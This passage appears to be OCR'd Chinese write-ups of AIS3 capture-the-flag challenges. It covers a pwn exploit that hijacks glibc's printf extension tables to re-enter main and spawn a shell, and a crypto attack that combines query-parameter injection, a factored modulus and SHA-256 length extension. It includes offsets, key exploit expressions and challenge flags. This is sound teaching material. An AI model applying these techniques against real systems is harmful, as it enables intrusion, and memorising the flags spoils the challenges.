


圖 2：執行 exploit.py 後自動開 instance，並成功輸出 flag。

七、總結

本題 exploit 的核心是把 SHA-256 digest 當成受限制的 byte-level write primitive 使用：先透過 view leak 出 PIE / libc，再透過 re-entry 修正 stack frame，最後用 one_gadget 完成控制流劫持。真正需要注意的是每次寫入後自動補 \x00 的副作用，因此解法不能直接堆完整 ROP chain，而是改走兩段式 re-entry 加單發 gadget。

特別的愛給特別的你


題目名稱：特別的愛給特別的你

類別：pwn

連線資訊：nc chals1.ais3.org 41240

Flag：AIS3{This_Is_a_SpeCia1_LLLLLLLLLOVE_FOR_y0U@Do_Y0u_L1k3_mY_lOv3?}

題目圖片



題目程式摘要

程式一開始會在 constructor 中 leak 三個位址：init_program、puts、以及 stack 上的 lol。main 內只有一次 8-byte arbitrary write，接著會執行 printf("write %lx -> %p\n", value, target)，最後直接 _exit(0)。

利用核心

這題不能走一般 ret2win，因為 main 不會正常 return。真正的攻擊點是唯一那次 arbitrary write 之後的 printf。glibc 2.41 有 printf extension 機制，會參考 __printf_function_table 與 __printf_arginfo_table。如果把寫入位置放在 __printf_function_table + 6，就能用一次 misaligned 8-byte write 同時影響兩個 global：讓 function_table 變成非 NULL，並把 arginfo_table 指到我們指定的位置。

利用步驟

1. 用 leak 算出 PIE base 與 libc base。 已知 pie = init_program_leak - 0x1213，libc = puts_leak - 0x8db60，win = pie + 0x11f9。

2. stack 上原本就有現成的 main 指標，可用位置之一是 main_slot = lol - 0x6c。 因為 printf format 會處理 %lx，所以 conversion char x 的 index 是 0x78，因此 fake_arginfo = main_slot - 0x78 * 8。

3. 第一輪把 target 設成 libc + __printf_function_table + 6，value 寫成 ((fake_arginfo & ((1 << 48) - 1)) << 16) | 0x4141。 這樣下一次 printf 在處理 %x 時，會把 stack 上那個 main 指標當成 handler 呼叫，於是程式重新進入 main，拿到第二次 arbitrary write。

4. 第二輪直接把 main_slot 這格從 main 改成 win。 接著這一輪 main 又會走到同一個 printf，當 %x 再次觸發 handler 時，就會直接跳進 win()，取得 shell。

5. 進 shell 後執行 cat /home/chal/flag.txt，即可讀出 flag。

Exploit 關鍵程式碼

main_slot = lol - 0x6c；fake_arginfo = main_slot - ord('x') * 8；first_target = libc + 0x212700 + 6；first_value = ((fake_arginfo & ((1 << 48) - 1)) << 16) | 0x4141。第一輪送 first_target / first_value，第二輪送 main_slot / win，最後 cat /home/chal/flag.txt。

結論


這題最漂亮的地方在於把一次 arbitrary write 變成兩次。不是直接找 return address，而是劫持 glibc printf 的 extension table，先讓 %x 重入 main，再把同一格 stack pointer 改成 win，最後藉由下一次 printf 直接拿 shell。

EasyZKP

Crypto

目標服務：nc chals1.ais3.org 48765

> 摘要：這題的利用鏈很短，核心只有三步：先利用 d 參數插入額外 query 參數控制 seed，再把 N 分解後令 seed = lambda(N) 讓 proof 洩漏 digest 結構，最後用 SHA-256 length extension 完成十六輪偽造。



1. 題目概觀


服務分成兩部分：HTTP prover 負責依照 SHA-256(flag || suffix) 計算 proof，netcat verifier 則提供 oracle 模式與正式挑戰模式。proof 的規則很簡單：digest bit 為 0 時做 value = value + seed mod N，bit 為 1 時做 value = value^seed mod N。

表面上看起來要嘛得知道 flag，要嘛得直接逆掉 proof；但實際上題目把 query string、模數 N 與 hash 設計接在一起，結果被我們串成一條完整的偽造鏈。

2. 第一個洞：d 參數可以插入 query string

verifier 呼叫 prover 時使用字串拼接產生 URL，格式大致是 ?p=<server>&d=<user>&s=<seed>。問題在於 d 沒有先做 URL encode，因此我們送進去的 nonce 其實可以夾帶額外參數。

例如把 d 做成 <base64>&s=...，prover 端就會吃到我們指定的新 seed。這代表 verifier 以為自己控制 seed，但真正執行 proof 的 prover 其實聽的是我們的值。



3. 第二個洞：分解 N 並令 seed = lambda(N)


N 可以被分解成兩個質數，因此可以算出 lambda(N) = lcm(p - 1, q - 1)。一旦把 seed 強制設成 lambda(N)，proof 的行為就會大幅簡化。

因為對多數 x 來說都有 x^lambda(N) = 1 mod N，所以 digest 中的 1 bit 幾乎會把狀態重設成 1，而 0 bit 則只會讓值再加上一個 lambda(N)。這樣一來，proof 會直接反映「最右邊那個 1 離結尾有多遠」。

4. 還原 digest 與 length extension

在 oracle 模式中，我們可以固定同一組 suffix 與 seed，並反覆使用 proof 查詢與 bit flip。做法是先把 seed 注入成 lambda(N)，接著每次從 proof 推回目前最右邊的 1 在哪裡，再把那個 bit flip 掉。

這樣一路從右往左剝，就能還原出 SHA-256(flag || base_suffix) 的整個 digest。接著再利用 SHA-256 的 length extension，把這個已知 digest 延伸到 challenge 模式每一輪新的 server suffix 上。



5. 完整利用流程

第一步，連到 oracle 模式並透過 d 參數把 seed 改成 lambda(N)。

第二步，用 proof 查詢與 flip oracle 還原出一組固定 base_suffix 對應的 digest。

第三步，猜出 flag 長度後做 length extension，讓我們可以對 challenge 模式每一輪的新 server suffix 在本地算出正確 proof。

第四步，進入正式挑戰，把 base_suffix 加上 padding 當成 nonce，連續回答十六輪後取得 flag。

6. 結論與修補方向

這題會被打穿，關鍵不是單一 bug，而是三個設計失誤接在一起：未編碼的 query string、可分解的 N，以及可被 length extension 利用的 secret-prefix SHA-256。

修補方式也很直接：第一，所有使用者輸入都要經過正規 URL encode；第二，不要讓 prover 只靠 request 參數決定 seed；第三，這種 keyed hash 場景應改用 HMAC，而不是直接做 SHA-256(flag || data)。

7. 最終 Flag

AIS3{simple_oracle_and_dramatic_injections_leading_forge_XDDD}